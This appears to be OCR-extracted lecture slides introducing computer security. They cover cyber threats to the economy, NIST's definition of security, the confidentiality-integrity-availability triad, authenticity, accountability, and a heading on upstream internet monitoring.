
Computer Security Threats and Buffer Overflow


Some slides are mainly taken from «*Operating Systems: Internals and Design Principles", 6/E* William Stallings (Chapter 14). Buffer overflow slides are adapted from Vitaly Shmatikov Class at http://www.cs.utexas.edu/~shmat/courses/cs380s/

Sensitive economic sectors to cyber threats



in the close future the economic prosperity of a country will be measured according to the degree of security of its cyberspace

Cyber space and economic growth



Top economic driver for a nation

1-2% GDP for each 10% of connected citizen (WEF)

Digitalizing primary services


Cyber Crime

Weak Supply chain

Inherent fragility of complex systems

Denial of service

Cyber Attacks



Peaks of thousands attacks per hour

Attacks on evenings and weekends

Asymmetry

increasingly powerful, simple and inexpensive tools

difficulty to attribute

In cyber space is always emergency!

Security definition

- The NIST Computer Security Handbook defines *computer security* as:

  – The protection afforded to an automated information system in order to attain the applicable objectives of preserving the integrity, availability and confidentiality of information system resources

Computer Security Triad

- **Confidentiality:** Covering two related concepts:

  Data confidentiality: Assures that private or confidential information is not made available or disclosed to unauthorized individuals

  Privacy: Assures that individuals control or influence what information related to them may be collected and stored and by whom and to whom that information may be disclosed

Computer Security Triad

- **Integrity:** Also covers two related concepts:

  Data integrity: Assures that information and programs are changed only in a specified and authorized manner

  System integrity: Assures that a system performs its intended function in an unimpaired manner, free from deliberate or inadvertent unauthorized manipulation of the system
- **Availability:** Assures that systems work promptly and service is not denied to authorized users

Additional Concepts

Authenticity:


- The property of being genuine and being able to be verified and trusted; confidence in the validity of a transmission, a message, or message originator.
- This means verifying that users are who they say they are and that each input arriving at the system came from a trusted source.

Accountability:

- The security goal that generates the requirement for actions of an entity to be traced uniquely to that entity.
- This supports nonrepudiation, deterrence, fault isolation, intrusion detection and prevention, and after-action recovery and legal action.


INTELLIGENCE AND ATTACKS IN CYBER SPACE

Example of Intelligence in Cyber Space
«upstream» monitoring - tapping the internet




Remote destinations

Example of Intelligence in Cyber Space
«upstream» monitoring - tapping the internet

